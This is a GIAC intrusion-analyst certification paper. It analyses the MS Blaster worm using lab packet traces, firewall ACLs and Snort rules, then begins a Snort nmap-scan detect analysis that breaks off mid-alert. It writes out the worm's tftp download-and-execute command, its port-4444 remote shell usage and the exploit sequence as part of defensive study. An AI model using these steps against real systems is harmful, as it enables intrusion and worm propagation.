Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.3

Michael Flitcraft

SANSFIRE 2003, Washington, DC

Submitted:

December 16, 2003

Table of Contents

Abstract

This practical assignment is divided into three parts. In the first part, an in-depth analysis of the Lovesan/MS Blaster WORM is provided. This particular subject was chosen due to its notoriety at the time of writing. It was the talk of the town! In part two, detailed analysis is performed on three detects; two from a selected series of log files and one using live traffic. Details of "Scan NMAP TCP", "WebDAV Search Request" and "RPC portmap pcnfsd request UDP" are analyzed using the ten step required format. Part three is the results of a five-day security audit completed on a selected University. Events are ranked by number of occurrences and other suspicious criteria. Hosts involved with nefarious activity have been flagged. Where appropriate throughout this practical defensive recommendations have been made.

Part #1 – Describe the State of Intrusion Detection

Lovesan/MS Blaster WORM an In-Depth analysis

Introduction

The Lovesan/MS Blaster (a.k.a. W32.Blaster, W32/Lovsan, WORM_MSBLAST, Win32.Posa, Lovsan, MSBLASTER, Win32.Poza) exploits a buffer overrun vulnerability that has been reported in Windows XP and Windows 2000, and can be exploited remotely via the DCOM RPC interface that listens on TCP/UDP port 135. The Last Stage of Delirium research group first discovered the vulnerability. The vulnerability was revealed to the public on July 16th, 2003. In less than four weeks, several variations of exploit code are widely available.

I selected the Blaster WORM as my practical Part 1 assignment due to its popularity at the time of writing this practical. There are several variants of exploit code available; with each there are some minor differences. It is a very capable worm and will take advantage of networked systems that are not up to date with the latest security patches.

Description

The rapidly spreading MS Blaster worm scans the network for vulnerable machines. If one is found, the worm installs an application called "msblast.exe." Next it will attempt to launch a targeted denial of service (DoS) attack against a well-known software company. These attacks can generate enough traffic to shut down a network or host.

Worm infected systems may appear normal, unstable or crash without warning. Network access can be severely hampered due to DoS attacks being launched. The worm may decide to launch a DoS attack against Microsoft Corp. based on the system date of August 16 and later.

The Remote Procedure Call (RPC) protocol is a protocol that seamlessly executes code between a local and remote host. TCP port 135 is used for the MS RPC protocol. This is often used to share files on local network segments, and should not be used to share files over WAN segments.

Microsoft describes their implementation of the RPC protocol as, “a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions."

The Distributed Component Object Model (DCOM) interface, according to Microsoft, “is a protocol that enables software components to communicate directly over a network in a reliable, secure, and efficient manner. DCOM is designed for use across multiple network transports, including Internet protocols such as Hyper Text Transfer Protocol (HTTP). DCOM is based on the Open Software Foundation's DCE-RPC specification.”

Let’s look at the events that lead to exploitation, compromise, infection and worm propagation.

Infection Sequence

1. *An attacking SOURCE scans for an open port 135.*

   Port 135 tcp/udp epmap (Endpoint Mapper) DCE endpoint resolution

   IP addresses are generated according to the following algorithms: For 40% of the time, the generated IP address is of the form **A.B.C.0**, where A and B are equal to the first two octets of the infected computer's IP address.

   C is also calculated by the third octet of the infected system's IP address; however, for 40% of the time the worm checks whether C is greater than 20. If so, a random value less than 20 is subtracted from C. Once the IP address is calculated, the worm will attempt to find and exploit a computer with the IP address **A.B.C.0**.

   The worm will then increment the 0 part of the IP address by 1, attempting to find and exploit other computers based on the new IP address, until it reaches 254. With a probability of 60%, the generated IP address is completely random.

2. *Once found, the SOURCE sends the dcom.c exploit[1] packets to the epmap port 135 (tcp) on the TARGET.*

   The worm basically guesses as to which type of exploit data to send based on the following:

   80% of the time, Windows XP data will be sent; 20% of the time, Windows 2000 data will be sent.

3. *This spawns a hidden remote shell process that listens on port 4444 at the TARGET*.

   This will allow the attacking system to issue remote commands on an infected system.

4. *Attacking SOURCE then issues a tftp command using the remote shell on port 4444 of the TARGET system.*

   tftp –i x.x.x.x get msblast.exe

   This tells the TARGET to set transfer mode to binary image and retrieve the file 'msblast.exe' from the attacking SOURCE (x.x.x.x).

   NOTE: 'tftp.exe' is a utility included in default installations of Windows 2000 and later versions of Microsoft Windows.
   The –i option is used to set the mode to 'binary image' in the Microsoft implementation of the tftp protocol.

5. *The TARGET then connects to the attacking SOURCE'S tftp server, which is listening on port 69 (udp), and retrieves the 'msblast.exe' executable.*

6. *Once downloading is complete, the worm executes 'msblast.exe'.*

   This causes the following change to the Windows registry:

   The following value: "windows auto update"=msblast.exe"
   is added to the registry key:
   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   (this will keep the worm alive and well after subsequent reboots).


7. *Finally, the worm checks the system date to see if it is equal to or greater than August 16th. If so, it will begin a SYN flood to the Microsoft Windows Update Web server (windowsupdate.com) using a spoofed source IP address.*

[1] Exploit code – dcom.c written by HD Moore. Downloaded from Packet Storm Security, URL: http://packetstormsecurity.nl/0307-exploits/dcom.c

Diagramming the Attack

The diagram below outlines the sequence of events, from top to bottom, that take place during the infection process.


Figure 1-1. Attack Flow Block Diagram



Characteristics of an Infected Network/Host

- Network instability due to network becoming saturated with port 135 requests. (worm is capable of scanning 20 hosts per second) The graph below depicts the increase of port 135 traffic due to the W32/Blaster worm, as collected by icidents.org
- Windows registry key altered
- Most variants, but not all, leave a backdoor listening on TCP/4444
- Host machines on the network displaying instability. In particular, problems with service 'svchost.exe'. If the worm incorrectly guesses the Operating System, this may cause the system to hang or reboot.
- Launches a SYN flood DOS attack. An inordinate amount of SYN traffic from the network to port 80 of the Microsoft Windows Update site

Figure 1-2. Internet Storm Center Port 135 Traffic Analysis



Graph Courtesy of www.incidents.org


Target: A target is a distinct IP address reporting to the Internet Storm Center.
Source: A source is a distinct IP address, which sent suspicious traffic to an Internet Storm Center sensor.

The Attack in Action

Due to the infectious nature of W32/Blaster worm all exploit testing and packet captures were conducted on a private isolated network as shown in figure 1-3. The dcom.c exploit code obtained from Packet Storm Security: http://packetstormsecurity.nl/0307-exploits/dcom.c.

Trace analysis completed using TCPDump from a Linux machine. All traces, in part 1 of this practical, are results of TCPDump captures. Where relevant, I've added the hex and ASCII display option to TCPDump (tcpdump –nnvxX). In addition, Ethereal is used in some cases for analysis.

Figure 1-3. Test Network 192.168.103.0



Port Scanning

To begin, an attacking source will do a sequential IP port scan of a network. The port scan is designed to find a host listening on port 135 (epmap). In this case below we see that the attacking source completed the port scan and found port 135 of target machine 192.168.103.128 to be open.

```
09:11:34.886474 192.168.103.1.33032 > 192.168.103.128.135: S [tcp sum
ok] 1323504095:1323504095(0) win 5840 <mss 1460,sackOK,timestamp 175486
0,nop,wscale 0> (DF) (ttl 64, id 48289, len 60)

09:11:34.887703 192.168.103.128.135 > 192.168.103.1.33032: S [tcp sum
ok] 4256701620:4256701620(0) ack 1323504096 win 17520 <mss
1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF) (ttl 128,
id 116, len 64)

09:11:34.887786 192.168.103.1.33032 > 192.168.103.128.135: . [tcp sum
ok] ack 1 win 5840 <nop,nop,timestamp 175486 0> (DF) (ttl 64, id 48290,
len 52)

09:11:34.891483 192.168.103.1.33032 > 192.168.103.128.135: R [tcp sum
ok] 1:1(0) ack 1 win 5840 <nop,nop,timestamp 175486 0> (DF) (ttl 64, id
48291, len 52)
```

Attempt to Exploit

Now that the target machine 192.168.103.128 is known to be listening on potentially exploitable port 135, the attacking source establishes a TCP connection with the target by sending a SYN packet, from his ephemeral port 43838:

```
13:10:37.959255 192.168.103.1.43838 > 192.168.103.128.135: S [tcp
sum ok] 3613057204:3613057204(0) win 5840 <mss
1460,sackOK,timestamp 1609793 0,nop,wscale 0> (DF) (ttl 64, id
28917, len 60)
```

Target host responds with an ACK and it's own SYN (SYN/ACK) to the attacking host:

```
13:10:38.024167 192.168.103.128.135 > 192.168.103.1.43838: S [tcp
sum ok] 3995400283:3995400283(0) ack 3613057205 win 17520
<mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
(ttl 128, id 73, len 64)
```

Next, the attacking host acknowledges the target's SYN with an ACK:

```
13:10:38.024258 192.168.103.1.43838 > 192.168.103.128.135: . [tcp
sum ok] ack 1 win 5840 <nop,nop,timestamp 1609800 0> (DF)
(ttl 64, id 28918, len 52)
```

The classic "TCP three-way handshake" is completed. The TCP connection is now ready to exchange data. In the following packets the attacking source sends the 'dcom.c' exploit code to port 135 (epmap) of the target host. (For brevity, payload not shown) The TCP connection is then gracefully closed:

```
13:10:38.122315 192.168.103.1.43838 > 192.168.103.128.135: P
1521:1777(256) ack 61 win 5840 <nop,nop,timestamp 1609809 1061> (DF)

13:10:38.130656 192.168.103.128.135 > 192.168.103.1.43838: . ack 1777
win 17520 <nop,nop,timestamp 1061 1609809> (DF)

13:10:38.138554 192.168.103.1.43838 > 192.168.103.128.135: F
1777:1777(0) ack 61 win 5840 <nop,nop,timestamp 1609811 1061> (DF)

13:10:38.142906 192.168.103.128.135 > 192.168.103.1.43838: . ack 1778
win 17520 <nop,nop,timestamp 1061 1609811> (DF)

13:10:38.149479 192.168.103.128.135 > 192.168.103.1.43838: F 61:61(0)
ack 1778 win 17520 <nop,nop,timestamp 1061 1609811> (DF)

13:10:38.149546 192.168.103.1.43838 > 192.168.103.128.135: . ack 62 win
5840 <nop,nop,timestamp 1609812 1061> (DF)
```

Exploit Succeeds

As you can see in the following three TCPDump outputs 192.168.103.128 is vulnerable to the DCOM.c exploit. Confirmation that we were able to exploit the machine is given in the third packet below.

Approximately one second after acknowledging the FIN from the target, as shown in the previous trace, the attacking machine selects an ephemeral port that is +1 from the ephemeral port it used to initiate the attack. Note that by design it is looking to connect to the target host on port 4444. Use of port 4444 is a widely known characteristic of the Blaster Worm:

```
13:10:39.175733 192.168.103.1.43839 > 192.168.103.128.4444: S
3608164715:3608164715(0) win 5840 <mss 1460,sackOK,timestamp
1609915 0,nop,wscale 0> (DF)
```

```
13:10:39.177483 192.168.103.128.4444 > 192.168.103.1.43839: S
3995735002:3995735002(0) ack 3608164716 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)

13:10:39.177555 192.168.103.1.43839 > 192.168.103.128.4444: . ack 1 win
5840 <nop,nop,timestamp 1609915 0> (DF)
```

Here we see the target responding with operating system information just prior to offering up a shell prompt:

```
13:10:40.190143 192.168.103.128.4444 > 192.168.103.1.43839: P 1:40(39)
ack 1 win 17520 <nop,nop,timestamp 1082 1609915> (DF) (ttl 128, id 79,
len 91)
      4500 005b 004f 4000 8006 aa7b c0a8 6780        E..[.O@....{..g.
      c0a8 6701 115c ab3f ee2a 13db d710 396c        ..g..\.?.*....9l
      8018 4470 930c 0000 0101 080a 0000 043a        ..Dp...........:
      0018 90bb 4d69 6372 6f73 6f66 7420 5769        ....Microsoft.Wi
      6e64 6f77 7320 5850 205b 5665 7273 696f        ndows.XP.[Versio
      6e20                                           n.

13:10:40.219815 192.168.103.128.4444 > 192.168.103.1.43839: P 42:83(41)
ack 1 win 17520 <nop,nop,timestamp 1083 1610016> (DF) (ttl 128, id 81,
len 93)
      4500 005d 0051 4000 8006 aa77 c0a8 6780        E..].Q@....w..g.
      c0a8 6701 115c ab3f ee2a 1404 d710 396c        ..g..\.?.*....9l
      8018 4470 409c 0000 0101 080a 0000 043b        ..Dp@..........;
      0018 9120 2843 2920 436f 7079 7269 6768        .... (C) .Copyrigh
      7420 3139 3835 2d32 3030 3120 4d69 6372        t.1985-2001.Micr
      6f73                                           os
```

Confirmation that the exploit code has succeeded is shown in the following trace when a remote shell process is spawned on the target machine. Thus sending the 'C:>/WINDOWS/system32' shell prompt to the attacking machine:

```
13:10:40.221571 192.168.103.128.4444 > 192.168.103.1.43839: P [tcp
sum ok] 85:105(20) ack 1 win 17520 <nop,nop,timestamp 1083 1610019>
(DF) (ttl 128, id 83, len 72)
      4500 0048 0053 4000 8006 aa8a c0a8 6780        E..H.S@.......g.
      c0a8 6701 115c ab3f ee2a 142f d710 396c        ..g..\.?.*./..9l
      8018 4470 0f35 0000 0101 080a 0000 043b        ..Dp.5.........;
      0018 9123 433a 5c57 494e 444f 5753 5c73        ...#C:\WINDOWS\s
      7973 7465 6d33 323e                            ystem32>
```

The Unprotected Gets the Worm

Attacking machine issues the 'tftp –i get msblaster.exe' command, at the shell prompt of the target machine:

```
13:11:02.449829 192.168.103.1.43839 > 192.168.103.128.4444: P
1:39(38) ack 105 win 5840 <nop,nop,timestamp 1612242 1083> (DF) (ttl
64, id 43479, len 90)
   4500 005a a9d7 4000 4006 40f4 c0a8 6701        E..Z..@.@.@...g.
   c0a8 6780 ab3f 115c d710 396c ee2a 1443        ..g..?.\..9l.*.C
   8018 16d0 8247 0000 0101 080a 0018 99d2        .....G..........
   0000 043b 7466 7470 202d 6920 3139 322e        ...;tftp.-i.192.
   3136 382e 3130 332e 3120 6765 7420 6d73        168.103.1.get.ms
   626c                                           bl
```

The target now downloads the MSBlaster worm from the attacking source machine via UDP and the tftp protocol. The trace below shows the initial UDP packet:

```
13:11:02.939867 192.168.103.128.1032 > 192.168.103.1.69: [udp sum ok]
20 RRQ "msblast.exe" (ttl 128, id 86, len 48)
      4500 0030 0056 0000 8011 ea94 c0a8 6780        E..0.V........g.
      c0a8 6701 0408 0045 001c e3d1 0001 6d73        ..g....E......ms
      626c 6173 742e 6578 6500 6f63 7465 7400        blast.exe.octet.
```

The targeted host has successfully download the 'msblaster.exe' file:

```
13:11:03.139789 192.168.103.128.4444 > 192.168.103.1.43839: P
143:203(60) ack 39 win 17482 <nop,nop,timestamp 1312 1612242>
(DF) (ttl 128, id 96, len 112)
      4500 0070 0060 4000 8006 aa55 c0a8 6780        E..p.`@....U..g.
      c0a8 6701 115c ab3f ee2a 1469 d710 3992        ..g..\.?.*.i..9.
      8018 444a a723 0000 0101 080a 0000 0520        ..DJ.#.........
      0018 99d2 5472 616e 7366 6572 2073 7563        ....Transfer.suc
      6365 7373 6675 6c3a 2034 3232 3120 6279        cessful:.4221.by
      7465                                           te
```

Once a Target, Now an Attacker

Attacking host instructs the target host to execute the 'msblaster.exe' worm. This will cause the process to begin again from the targeted host in the above example. In addition, once executed the Blaster worm will modify the registry, check the date and attempt denial of service attack against the Windows update site, as outlined previously.

```
13:11:10.500517 192.168.103.1.43839 > 192.168.103.128.4444: P [tcp
sum ok] 39:51(12) ack 225 win 5840 <nop,nop,timestamp 1613047 1313>
(DF) (ttl 64, id 43484, len 64)
      4500 0040 a9dc 4000 4006 4109 c0a8 6701        E..@..@.@.A...g.
      c0a8 6780 ab3f 115c d710 3992 ee2a 14bb        ..g..?.\..9..*..
      8018 16d0 2dad 0000 0101 080a 0018 9cf7        ....-...........
      0000 0521 6d73 626c 6173 742e 6578 650a        ...!msblast.exe.
```

Worm Removal

All the top Anti-virus companies have incorporated Blaster worm removal into their virus definition files. In addition, many provide stand-alone Blaster worm removal tools available for download. A Google search[2] for 'blaster worm removal tool' reports over 25,000 hits.

[2] http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=blaster+worm+removal+tool

Countermeasures

- The first line of defense, against the Blaster Worm from outside of your network, should be with ingress/egress filtering. In addition to blocking other known vulnerable ports, such as: 136-139, 445 and 593, also block access to TCP/UDP Ports135, UDP 69 and TCP 4444 with your firewall or border router.

```
access-list 101 deny tcp any any eq 135
access-list 101 deny udp any any eq 135
access-list 101 deny udp any any eq 69
access-list 101 deny tcp any any eq 4444
```

- Update Intrusion Detection System signatures. (e.g. Snort signature ID 2192):

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00
00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)
```

- Only run services that are required.
- Within the perimeter of the network, stop services or block access to ports: 69, 135 and 4444, if not in use. Or closely monitor tcp/udp port 135, tcp port 4444 and udp port 69 (tftp) traffic. These are the most commonly used ports related to the RPC/DCOM exploit and the Blaster worm.
- Stay informed of the latest exploits, vulnerabilities, operating system updates and security patches.
- Install and keep up-to-date anti-virus software.

References

Microsoft Knowledge Base Article – 823980, MS03-026: Buffer Overrun in RPC May Allow Code Execution, September 10, 2003, URL: http://support.microsoft.com/?kbid=823980 (September 30, 2003)

Microsoft - Microsoft Security Bulletin MS03-026, July 16, 2003 URL: http://www.microsoft.com/technet/security/bulletin/MS03-026.asp (September 30, 2003)

The CERT® Coordination Center, CERT® Advisory CA-2003-16 Buffer Overflow in Microsoft RPC, URL: http://www.cert.org/advisories/CA-2003-16.html (September 30, 2003)

The CERT® Coordination Center, CERT® Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface, URL: http://www.cert.org/advisories/CA-2003-19.html (September 30, 2003)

The CERT® Coordination Center, CERT® Advisory CA-2003-20 W32/Blaster worm, URL: http://www.cert.org/advisories/CA-2003-20.html (September 30, 2003)

Symantec, Deepsight Threat Management System, Microsoft DCOM RPC Worm Alert; Version 10: August 14, 2003, Analysts: Jason V. Miller, Jesse Gough, Bartek Kostanecki, Josh Talbot, Jensenne Roculan, Sean Hittel, URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

Symantec, Security Response - W32.Blaster.Worm, URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (September 30, 2003)

SANS Institute, Internet Storm Center Handlers Diary August 11th, 2003, URL:http://www.sans.org/ (September 27, 2003)

SANS Institute, Internet Storm Center – Top Attacked Ports Report (Port 135), URL: http://isc.sans.org/port_details.html?port=135 (September 27, 2003)

Internet Assigned Numbers Authority (IANA), Port Numbers, URL: http://www.iana.org/assignments/port-numbers (September 30, 2003)

Snort.org Web Site, Snort Signature Database, Snort ID: 2192, URL: http://www.snort.org/snort-db/sid.html?sid=2192

MITRE, Common Vulnerabilities and Exposures, Candidate 2003-0352, URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

Part #2 – Network Detects

Detect #1: Scan NMAP TCP (ACK Scan)

1.Source of trace:

This detect is derived from file "2002.5.16" located at http://www.incidents.org/logs/Raw/2002.5.16 The focal point of this analysis is on twelve packets from one particular IP address to several addresses within the 46.5.x.x address space. A check of the American Registry of Internet Numbers (ARIN) at (http://www.arin.net) shows the class "A" address space of 46.0.0.0/8 as IANA Reserved.

Although the name of the file is 2002.5.16, the date and timestamps of the packets analyzed in this detect indicate a date of 6/19-6/20/2002. All packets have an invalid IP and TCP checksum, all destination IP addresses fall within an IANA reserved block, this coincides with what is stated in the README file at: http://www.incidents.org/logs/Raw/README and is most likely related to the sanitation process performed on the log files.

Based on a layer two analysis of the log file I surmise the following simple diagram of the network and Snort sensor location:




Figure 2-1

All traffic in the log file was run through Ethereal using a custom filter:

```
(!(frame[0:12] == 00:03:e3:d9:26:c0:00:00:0c:04:b2:33)) &&
!(frame[0:12] == 00:00:0c:04:b2:33:00:03:e3:d9:26:c0)
```

This filter provided a means of detecting frames that did not originate or were destined for either the 00:03:e3:d9:26:c0 or 00:00:0c:04:b2:33 MAC address.

The result is all traffic in the log file is between two devices both of which are registered to Cisco Systems, Inc. according to the Institute of Electrical and Electronics Engineers, Inc., (IEEE)[3].

[3] IEEE OUI Search http://standards.ieee.org/regauth/oui/index.shtml

I also took the liberty of reviewing several days worth of log files both, prior to and after the 2002.5.16 file. I wanted to get a feel for when the questionable activity actually started and ended. In addition, I was looking for any underlying or masquerading activity that may have been present.

2. Detect Generated by:

The log files from http://www.incidents.org/logs/Raw/, "are the result of a Snort instance running in binary logging mode", according to the README file located at the aforementioned URL. Only packets that violated the rule set were logged. The rule set used to generate the 2002.5.16 log file is unknown.

The detect presented in this practical was generated by Snort version 2.0.2 (Build 92) running on Red Hat Linux 9.0 with kernel 2.4.20-8. The current rule set as of September 22, 2003, downloaded from http://www.snort.org/dl/rules, was used in this detect. The default settings for the preprocessor and rule sets were unchanged in the snort.conf file. The command used in this detect was:

snort -c ../etc/snort.conf -deX -r 2002.5.16 -l ./lognids -k none

The command explained:

-c Places Snort in NIDS mode and specifies location of configuration file
-d Dumps the application layer data
-e Display/Log link layer packet headers
-X Dump the raw packet beginning with link layer
-r Read and process tcpdump formatted file
-l Sets the output logging directory for plain text alerts and packet logs
-k "none" Turns off the entire checksum process (See note)

NOTE: The "-k none" was required due to the modification of the IP and TCP header checksums during the sanitation process.

Snort produced the following alerts summarized below in table 2-1. I used SnortSnarf (http://www.silicondefense.com/software/snortsnarf/) to produce a convenient summarized breakout of the Snort alerts used in this detect.

Table 2-1. Summary of Snort alerts for log file 2002.5.16

Priority	Signature	# Alerts	# Sources	# Dests
3	BAD-TRAFFIC ip reserved bit set	9	1	9
3	BAD-TRAFFIC bad frag bits	23	4	13
2	SCAN Squid Proxy attempt	6	1	2
2	SCAN Proxy (8080) attempt	6	1	2
2	SCAN nmap TCP	89	13	38

As you can see, there are eighty-nine (89) instances of the "SCAN nmap TCP" alert, from thirteen (13) unique sources, scanning thirty-eight (38) destinations. Due to space constraints, a representative sample, using twelve (12) "SCAN nmap TCP" alerts will be used in this analysis.

The Snort rule that generated the "SCAN nmap TCP" alert can be found in the standard "scan.rules" file within the Snort rules directory.

Snort rule that generated alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP"; flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:2;)
```

(Extracted from the "scan.rules" file dated April 17, 2003; from 22 Sep 2003 rule set)

Snort rule examined:

Rule Header:	
alert	rule action
tcp	protocol
$EXTERNAL_NET	Source address variable (set to "any" in snort.conf)
any	Source port
- >	Directional operator (from ext to int.)
$HOME_NET	Destination address variable (set to "any" in snort.conf)
any	Destination port
Rule Body:	
msg:	Message to display when alert is fired
flags:	"A" looks for ack flag set; "12" represents mask value
ack:	Looks for ack number set to "0"
reference:	External references
classtype:	Classification identifier
sid	Snort rule ID
rev:	Rule revision number

What caused Snort to fire an alert on these packets?

The rule looks at Byte 13 of the TCP header for a Hex "0x10" (Bin 00010000) which indicates the ack flag bit is set to "on". In addition, the rule looks at the 32-bit acknowledgement number field of the TCP header checking for a value of "0". Both of these conditions must me met in order for the rule to fire an alert.

The alerts shown below are from one distinct IP address, to three different destination IP addresses within the 46.5.x.x network.

Figure 2-2. Snort alerts

```
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/16-10:40:43.784488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.15.176:80 TCP TTL:46 TOS:0x0 ID:31026 IpLen:20 DgmLen:40
***A**** Seq: 0x285 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/16-10:40:48.804488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.15.176:80 TCP TTL:46 TOS:0x0 ID:31550 IpLen:20 DgmLen:40
***A**** Seq: 0x2E6 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
